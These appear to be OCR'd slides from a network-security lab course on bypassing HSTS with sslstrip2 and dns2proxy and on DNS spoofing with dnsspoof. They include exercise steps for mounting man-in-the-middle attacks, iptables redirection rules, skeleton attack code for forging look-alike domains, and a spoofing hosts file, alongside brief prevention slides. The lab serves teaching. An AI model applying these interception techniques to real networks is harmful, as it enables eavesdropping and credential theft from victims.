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
HSTS Bypass



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HSTS Bypass

In practice

- `sslstrip` can be modified to change the domain name inside the url all the times it strips an HTTPS url
- The DNS queries must also be manipulated using `dns2proxy`

Usage

- sslstrip2 is in `Desktop/sslstrip2-exercise/`
- It can be executed running `./sslstrip2 -l <port>`
- dns2proxy is in `Desktop/dns2proxy-exercise/`
- It can be executed running `./dns2proxy`

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HSTS Bypass

Exercise 3

- Mount a MitM attack
- Implement the missing code in `sslstrip/URLMonitor.py`
- Redirect all the traffic in the attacker VM from the port 80 to the port where sslstrip2 is running
- Implement the missing code in `dns2proxy.py`
- Verify that dns2proxy is working properly using `nslookup`
- Redirect all the traffic in the attacker VM changing the destination ip
- Analyze the behaviour using Wireshark

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HSTS Bypass

Exercise 3

- Mount a MitM attack
- Implement the missing code in `sslstrip/URLMonitor.py`
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- Implement the missing code in `dns2proxy.py`
- Verify that dns2proxy is working properly using `nslookup`
- Redirect all the traffic in the attacker VM changing the destination ip
- Analyze the behaviour using Wireshark

```
iptables -t nat -A PREROUTING -p udp
--destination-port 53 -i enp0s8 -j DNAT --to
<attacker ip>
```

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HSTS Bypass - sslstrip2 code

```
31      urlExpression       = re.compile(r"(https://[\w\d:#@%/;$()~_?\+-=\\\.&]*)", re.IGNORECASE)
```

```
138     def replaceSecureLinks(self, data):
139         substitution = {}
140         patchDict = self.urlMonitor.patchDict
141         if len(patchDict) > 0:
142             dregex = re.compile("(%s)" % "|".join(map(re.escape, patchDict.keys())))
143             data = dregex.sub(lambda x: str(patchDict[x.string[x.start():x.end()]]), data)
144             # apply the regex to find https URLs in the page
145             iterator = re.finditer(ServerConnection.urlExpression, data)
146         for match in iterator:
147             # for each match of the regexp it memorizes in substitution[]
148             # the original url associated with the spoofed one
149             url = match.group()
150             logging.debug("Found secure reference: " + url)
151             newurl = self.urlMonitor.addSecureLink(self.client.getClientIP(), url)
152             logging.debug("LEO replacing %s => %s" % (url, newurl))
153             substitution[url] = newurl
154         if len(substitution) > 0:
155             # apply a regexp to substitute all the occurencies
156             # of the original URLs with the spoofed ones
157             dregex = re.compile("(%s)" % "|".join(map(re.escape, substitution.keys())))
158             data = dregex.sub(lambda x: str(substitution[x.string[x.start():x.end()]]), data)
159         return data
```

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HSTS Bypass - sslstrip2 code

```
40      def addSecureLink(self, client, url):
41          methodIndex = url.find("//") + 2
42          method      = url[0:methodIndex]
43          pathIndex   = url.find("/", methodIndex)
44          if pathIndex is -1:
45              pathIndex = len(url)
46              url += "/"
47          host        = url[methodIndex:pathIndex].lower()
48          path        = url[pathIndex:]
49          port        = 443
50          portIndex   = host.find(":")
51          if (portIndex != -1):
52              host = host[0:portIndex]
53              port = host[portIndex + 1:]
54              if len(port) == 0:
55                  port = 443
56          fake_domain = ''
57          # EDIT HERE:
58          # if host starts with "www." add a 4th w
59          # otherwise if there's no "www." at the beginning add something
60          # that the victim shouldn't notice (like "web")
61          #
62          #
63          # STOP EDIT HERE
64          logging.debug("LEO: ssl host      (%s) tokenized (%s)" % (host, fake_domain))
65          url = 'http://' + host + path
66          self.real[fake_domain] = host
67          self.strippedURLs.add((client, url))
68          self.strippedURLPorts[(client, url)] = int(port)
69          return 'http://' + fake_domain + path
```

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HSTS Bypass - dns2proxy code

```
122 def requestHandler(address, message):
123     resp = None
124     qtime = time()
125     seconds_betwen_ids = 1
126     try:
127         message_id = ord(message[0]) * 256 + ord(message[1])
128         DEBUGLOG('msg id = ' + str(message_id))
129         if message_id in serving_ids:
130             if (qtime - serving_ids[message_id]) < seconds_betwen_ids:
131                 DEBUGLOG('I am already serving this request.')
132                 return
133         serving_ids[message_id] = qtime
134         DEBUGLOG('Client IP: ' + address[0])
135         src_ip = address[0]
136         try:
137             # parse the dns message
138             msg = dns.message.from_wire(message)
139             try:
140                 op = msg.opcode()
141                 if op == 0:
142                     # standard and inverse query
143                     qs = msg.question
144                     if len(qs) > 0:
145                         q = qs[0]
146                         DEBUGLOG('request is ' + str(q))
147                         save_req(LOGREQFILE, 'Client IP: ' + address[0] + '    request is    ' + str(q) + '\n')
148                         if q.rdtype == dns.rdatatype.A:
149                             DEBUGLOG('Doing the A query....')
150                             resp = std_A_qry(msg, src_ip)
151                         elif q.rdtype == dns.rdatatype.PTR:
152                             #DEBUGLOG('Doing the PTR query....')
153                             resp = std_PTR_qry(msg)
154                         elif q.rdtype == dns.rdatatype.MX:
```

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HSTS Bypass - dns2proxy code

```
279 def std_A_qry(msg, src_ip):
280     global requests
281     global fake_ips
282 
283     qs = msg.question
284     DEBUGLOG(str(len(qs)) + ' questions.')
285     resp = make_response(qry=msg)
286     for q in qs:
287         qname = q.name.to_text()[:-1]
288         DEBUGLOG('q name = ' + qname)
289         host = qname.lower()
290         ips = DNSanswer(qname.lower(), 'A')
291         # If the domain requested doesn't exists, strips the domaina adding a 4th w
292         if isinstance(ips, numbers.Integral):
293             # SSLSTRIP2 transformation
294             real_domain = ''
295             # EDIT HERE:
296             # if the host starts with "wwww." remove one 'w'
297             # otherwise remove the string that you added ("web")
298             #
299             #
300             #
301             #
302             # STOP EDITING HERE:
303             # If the real domain exists return the answer to the client
304             if real_domain != '':
305                 DEBUGLOG('SSLStrip2 transforming host: %s => %s ...' % (host, real_domain))
306                 ips = DNSanswer(real_domain, 'A')
307         # If the real domain doesn't exist answer with NXDOMAIN
308         if isinstance(ips, numbers.Integral):
309             DEBUGLOG('No host....')
310             resp = make_response(qry=msg, RCODE=3)  # RCODE =  3        NXDOMAIN
311             return resp
```

HSTS Bypass

How to prevent?

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HSTS Bypass

How to prevent?

- The user must always check the correctness of the URL in the address bar

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DNS Spoofing

How it works

- DNS messages are exchanged in clear using the UDP protocol on port 53
- An attacker who is *in the middle* can manipulate the DNS responses



Diagram of the attack

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DNS Spoofing

In practice

- `dnsspoof` forges replies to arbitrary DNS queries on the LAN

Usage

```
dnsspoof [-i interface] [-f hostsfile]
```

The hostfile contains the record associated with the A response for example:

```
www.google.it      192.168.1.1
www.facebook.com   192.168.1.1
```

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DNS Spoofing

Exercise

- There's a malicious webserver running on the attcker VM
- Create a proper hostsfile to spoof requests for `www.gugol.it` pointing to the malicious webserver
- Mount a MitM attack
- Setup `dnsspoof` to answer to the DNS query of the victim
- Navigate to `www.gugol.it` to verify that the attacks has succeeded

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DNS Spoofing

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```
iptables -A FORWARD -s <victim ip> -p udp --dport
<dns port> -j DROP
```

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DNS Spoofing

How to prevent?

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DNS Spoofing

How to prevent?

- Cached responses cannot be spoofed
- DNSSec guarantees integrity of the records by using digital signature

Thank you